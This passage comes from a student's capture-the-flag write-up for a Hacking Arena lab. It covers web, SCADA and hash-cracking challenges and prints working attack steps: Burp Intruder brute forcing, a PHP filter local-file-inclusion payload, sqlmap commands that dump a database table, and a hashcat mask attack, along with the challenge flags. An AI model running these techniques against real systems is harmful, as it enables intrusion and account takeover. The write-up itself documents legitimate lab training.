%MW100    72
%MW101    97
%MW102    99
%MW103   107
%MW104   105
%MW105   110
%MW106   103
%MW107    65
%MW108   123
%MW109    72
%MW110    52
%MW111    99
%MW112   107
%MW113    95
%MW114   116
%MW115   104
%MW116   101
%MW117    95
%MW118    98
%MW119   117
%MW120    53
%MW121    95
%MW122    52
%MW123   110
%MW124   100
%MW125    95
%MW126   110
%MW127    48
%MW128    95
%MW129    52
%MW130   108
%MW131    52
%MW132    99
%MW133   116
%MW134   114
%MW135   105
%MW136    99
%MW137   105
%MW138   116
%MW139   121
%MW140   125
%MW141     0
%MW142     0
%MW143     0
%MW144     0
%MW145     0
%MW146     0
%MW147     0
%MW148     0
```

I then copied the numbers from the output and converted them from decimal to ascii, and got the following flag: `HackingA{H4ck_the_bu5_4nd_n0_4l4ctricity}`

# 5 Web Hacking

## 5.1 Beatles song catalogue (60p)

There must be something hidden here: <http://r2d2.hackingarena.com:1811>

### Solution:

I first connected to the site with Burp Suite and explored the different sites. The parameter for switching sites was `songid`, and after finding the pattern with the albums that all ended with 53 i set up an intruder attack with the following payload:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload sets' section is active, showing a single payload set named '1' with a payload count of 101 and a payload type of 'Numbers'. The 'Payload settings [Numbers]' section is expanded, showing configuration for a numeric range from 53 to 10053 with a step of 100. The 'Number format' section shows the base as 'Decimal' with min/max integer digits set to 0 and min/max fraction digits set to 0. Examples of generated payloads are shown as '1' and '54321'. The 'Payload processing' section is also visible at the bottom.

When the attack was done I searched through the results that had a length other than 232 or 233 since these were empty pages. I found the following page:

Request	Payload	Status code	Error	Timeout	Length	Comment
24	2353	200			232	
25	2453	200			232	
26	2553	200			232	
27	2653	200			232	
28	2753	200			233	
29	2853	200			233	
30	2953	200			233	
31	3053	200			233	
32	3153	200			283	
33	3253	200			233	
34	3353	200			233	
35	3453	200			233	
36	3553	200			233	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 26 Oct 2023 11:03:15 GMT
3 Server: Apache/2.4.51 (Debian)
4 X-Powered-By: PHP/8.0.11
5 Content-Length: 53
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <h1>UiO-Hacking-Arena{Lucy in the Sky w1th Flags}<br>
```

① ⚙️ ⏪ ⏩ Search 0 highlights Finished

The flag is: UiO-Hacking-Arena{Lucy in the Sky w1th Flags}

## 5.2 Web 5 (60p)

Can you find the flag here? <http://padawan.hackingarena.com:820>


### Solution:

The trick I found to solving this task was exceeding the character limit of the input field.


When I did this I got the following error message:




Assuming the site was located at `/var/www/` I followed the path `partnerprocess/process.php`



After that I jumped to the parent directory `partnerprocess/` and found the flag in the `flag.txt` file.



Opening the file revealed the flag:



The flag is: `UiO-Hacking-Arena{Err0r_m4ssag4_d1sc10sure}`

### 5.3 Redirect (60p)

Can you redirect `kenobi.hackingarena.com:821` to `kenobi.hackingarena.com:822`?

#### Solution:

This task was all about cross site scripting. I first tried to inject a script into the input field, but this did not work. I then tried to log to the console with the injected script, but I realized some anti tampering mechanism was in place as I got a lot of `***ANTIHACKER***` in my log. I then had the idea of replacing the `window.location` with the new url. This didn't work when injecting the script, so I tried again but this time in the console and it worked.

The image shows two side-by-side browser windows. The left window displays the XSS example page with a message input field and a 'Submit' button. The right window shows the result after the exploit has been run, displaying the flag 'Hacking-Arena{Cross\_Flag\_is\_here\_for\_you}'.

**Left Window (Before):**

- Page title: kenobi.hackingarena.co ...
- Content: XSS example no#12
- Form fields:
  - Your message:
  - Submit
- Console tab selected in the developer tools.
- Console output:
  - Errors: GET http://kenobi.hackingarena.com:821/favicon.ico [HTTP/1.1 404 Not Found 24ms]
  - Warnings: TypeError: globalThis.crypto.randomUUID is not a function [Learn More]
  - Logs: >> window.location.replace("http://kenobi.hackingarena.com:822")

**Right Window (After):**

- Page title: kenobi.hackingarena.com:822 ...
- Content: Hacking-Arena{Cross\_Flag\_is\_here\_for\_you}
- Console tab selected in the developer tools.
- Console output:
  - Errors: TypeError: globalThis.crypto.randomUUID is not a function [Learn More]
  - Warnings: GET http://kenobi.hackingarena.com:822/favicon.ico [HTTP/1.1 404 Not Found 13ms]
  - Logs: >>

Before running the command in the console


After running the command in the console

## 5.4 Arenabook (80p)


Hi, Check out the latest social media platform: <http://sidious.hackingarena.com:803>  
Sandra already tried it. :)

### Solution:

The first step was to look for Sandra.



After getting her username I could use the forgot password function to get her password. I ended up at a page asking for the birthplace of her grandmother.



After putting the page into Burp Suite I found a field where different place names could be tried. I then visited the Wikipedia page «List of villages in Telemark» and downloaded the list of villages to a text file. Then in Burp Suite I set up an intruder attack with the list of villages as the payload.

Burp Suite Community Edition v2023.10.2.3 - Temporary Project

Intruder

1 × 3 × 4 × +

Positions Payloads Resource pool Settings

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 87 (approx)

Payload type: Runtime file Request count: 87 (approx)

**Payload settings [Runtime file]**

This payload type lets you configure a file from which to read payload strings at runtime.

Select file ... K3100-EtiskHacking/home-exam/telemark.txt

After the attack was done I searched through the results and found the following page:

6. Intruder attack of http://sidious.hackingarena.com:803 - Tempo...

Results	Positions	Payloads	Resource pool	Settings	
Filter: Showing all items					
Request	Payload	Status code	Error	Timeout	Length
135	Valebø	200	<input type="checkbox"/>	<input type="checkbox"/>	523
136	Valle	200	<input type="checkbox"/>	<input type="checkbox"/>	523
137	Vinjastranda	200	<input type="checkbox"/>	<input type="checkbox"/>	546
138	Virje	200	<input type="checkbox"/>	<input type="checkbox"/>	523
139	Vinjesvingen	200	<input type="checkbox"/>	<input type="checkbox"/>	523

Request Response

Pretty Raw Hex Render


```

1 HTTP/1.1 200 OK
2 Date: Thu, 26 Oct 2023 12:45:09 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 318
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 Your password is: MyDogNameIsSigurd<br>
11 <form action="/forgot/reminder.php" method="post">
12   <table width=500 >
13     <tr>
        <td>
          What is the place of birth of your grandmother:

```

Finished 0 highlights

Sandras grandmother was born in Vinjastranda, and her password was MyDogNameIsSigurd. Using the password I could log in to Sandras account and get the flag.




## 5.5 Cybersmart (80p)

Find the flag here: <http://padawan.hackingarena.com:804>

**Solution:**

When first entering the site I clicked on the **CyberSmart** link and noticed that the url had changed and that i got some text output on the page. After some trial and error I figured that the url parameter **program** executed a program from a directory. So I then naively tried to execute the **ls** command from the **/bin** directory.



A screenshot of a web browser window showing the URL `http://padawan.hackingarena.com:804/index.php?program=/bin/ls`. The page content is a large block of base64 encoded data, which, when decoded, would reveal the contents of the /bin directory. The browser interface includes a back button, forward button, search bar, and address bar.

Since that clearly didn't work I looked more into what to do and found that I could get the source code from the php script encoded in base64 by adding `php://filter/convert.base64-encode/resource=index.php` to the program parameter.

The screenshot shows the Burp Suite interface with the following details:

**Request:**


```
1 GET /index.php?program=php://filter/convert.base64-encode/resource=index.php HTTP/1.1
2 Host: padawan.hackingarena.com:804
3 Accept-Encoding: gzip, deflate, br
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9
10
```

**Response:**


```
1 HTTP/1.1 200 OK
2 Date: Thu, 09 Nov 2023 13:00:40 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 311
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 P0dWuHAKTCAgA0wYpkG1zc2V0KCAkX0fFvFsncJh3vZ3JhbSddI
CkqgKsK1CAgICAgw5jbaVnZSggJf9HRVRd3BzdyW0tNs
K7C1jaGvBvGhlGzYnXlgw5wZaWRLtC9lDgVc2VjcmV
0c21cnRjeWj1c19mgbFnC1AgIHK0PK24KjxIGHyZY9Inlu
ZGV4LnBocD9wcmNcmftPNW5myc21hcncnQ1PKN5yVU21hc
nQ8L2E+Cg==
10 <a href="index.php?program=cybersmart">
CyberSmart
```

The status bar at the bottom indicates "502 bytes | 53 millis".

I then decoded the base64 string and got the following code:



In the code it told where the flag was located, so I located the file and got the following output:



The flag is: Hacking-Arena{L0cal\_f1les\_sh0uld\_n0t\_supp0s4d\_t0\_b4\_v1s1bl4}

## 5.6 Beatles song catalogue 2 (100p)


Find the flag here: <http://r2d2.hackingarena.com:1819>

### Solution:

The challenge in this task for me was to figure out what parameters to use and how to use them with sqlmap. I started by using Burp Suite to find the parameters and cookies used by the site. I first searched with the `song`, `user` and `pass` parameters, but I didn't get any results. Then after realizing the select boxes also provided parameters I tried with the `year`, `vocal` and `album` parameters as well as the `city` parameter from the form that appeared after logging in. With that I used the following command to find the databases and tables:

```
sqlmap -u "http://r2d2.hackingarena.com:1819/index.php?year=1964&vocal=2&album=3"
--current-db --cookie="PHPSESSID=sb35apjt8vor4ud1c236sfus6i" --data="city=London&year
--tables
```

That resulted in finding the database `BeatlesData` and the table `Flag`.



```
| TABLES
| TRIGGERS
+-----+
Database: BeatlesData
[3 tables]
+-----+
| Flag
| Song
| Event
+-----+
Database: mysql
[31 tables]
+-----+
| event
| plugin
| user
```

I then dumped the table with the following command:

```
sqlmap -u "http://r2d2.hackingarena.com:1819/index.php?year=1964" --current-db
--cookie="PHPSESSID=sb35apjt8vor4ud1c236sfus6i" --tables -D BeatlesData -T
Flag --dump
```

That gave me the following output:

```
Table: Flag
[1 entry]

+-----+
| id | flag           |
+-----+
| 1  | Hacking-Arena{H4rd d4y5 0verfl0w} |
+-----+

[14:03:09] [INFO] table 'BeatlesData.Flag' dumped to CSV file '/Users/havardnyboe/.local/share/sqlmap/output/r2d2.hackingarena.com/dump/BeatlesData/Flag.csv'
[14:03:09] [INFO] fetched data logged to text files under '/Users/havardnyboe/.local/share/sqlmap/output/r2d2.hackingarena.com'

[*] ending @ 14:03:09 /2023-11-10/
```

8s ✘ / 3.0.0 ⌂ / 14:03:09 ⌂

## 5.7 Beatles login 2 (120p)

Find the user: <http://vader.hackingarena.com:825>

### Solution:

I logged in to the site with all the provided usernames and passwords, and noted the different `beatlesid` parameters. To check if the id persisted I tried to log in with the same user twice and saw that the id was the same. I then figured the id I was looking for could be searched for with a brute force attack. I therefore set up an intruder attack with a payload set from 10000. When I realized that it would take a long time using Burp Suite I noticed all the ids for the users were prime numbers. So I started another intruder attack with the payload set to prime numbers from 10000. After the attack had ran for a while I found the following page with the id 17159:

The screenshot shows the Burp Suite interface during an intruder attack. The title bar says "8. Intruder attack of http://vader.hackingarena.com:825 - Temporary attack - Not saved to project...". The "Results" tab is selected. A table lists four requests, with the second one (id 17159) highlighted. The table columns are Request, Payload, Status code, Error, Timeout, Length, and Comment. The second row has a status code of 200 and a length of 894. Below the table, the "Response" tab is selected, showing the raw HTML content of the page. The response includes an 

#### header with a note about logging in as John Lennon, Paul McCartney, or George Harrison, and a table structure starting with <tr> and <td>. At the bottom, there are navigation icons and a search bar.

The flag is: Hacking-Arena{Prime\_days\_a\_week}

# 6 Hash Cracking

## 6.1 Hash 1 (20p)

I know this guy (lives in Norway) always has his license plate as the password, but I only know the hash: 3c15ee9710f7b56906cb33429d636de6 What's his password?

### Solution:

Using `hashcat` this task was pretty simple. I did a brute force attack with a mask of 2 uppercase letters followed by 5 digits, to match the format of a Norwegian license plate. The command was `hashcat -a3 -m0 "3c15ee9710f7b56906cb33429d636de6" "?u?u?d?d?d?d?d"`.

I got the following result:

```
> hashcat -a3 -m0 "3c15ee9710f7b56906cb33429d636de6" "?u?u?d?d?d?d?d?"  
hashcat (v6.2.6) starting  
  
* Device #2: Apple's OpenCL drivers (GPU) are known to be unreliable.  
    You have been warned.  
  
METAL API (Metal 306.7.4)  
=====  
* Device #1: Apple M1, 5408/10922 MB, 8MCU  
  
OpenCL API (OpenCL 1.2 (Apr 15 2023 03:24:33)) - Platform #1 [Apple]  
=====  
* Device #2: Apple M1, skipped  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
  
Hashes: 1 digests; 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
  
Optimizers applied:  
* Zero-Byte  
* Early-Skip  
* Not-Salted  
* Not-Iterated  
* Single-Hash  
* Single-Salt  
* Brute-Force  
* Raw-Hash  
  
ATTENTION! Pure (unoptimized) backend kernels selected.  
Pure kernels can crack longer passwords, but drastically reduce performance.  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.  
  
Watchdog: Temperature abort trigger set to 100c  
  
Host memory required for this attack: 281 MB  
  
The wordlist or mask that you are using is too small.  
This means that hashcat cannot use the full parallel power of your device(s).  
Unless you supply more work, your cracking speed will drop.  
For tips on supplying more work, see: https://hashcat.net/faq/morework  
  
Approaching final keyspace - workload adjusted.  
  
3c15ee9710f7b56906cb33429d636de6:PH76513  
  
Session.....: hashcat  
Status.....: Cracked
```

The password is PH76513.

this page is intentionally left blank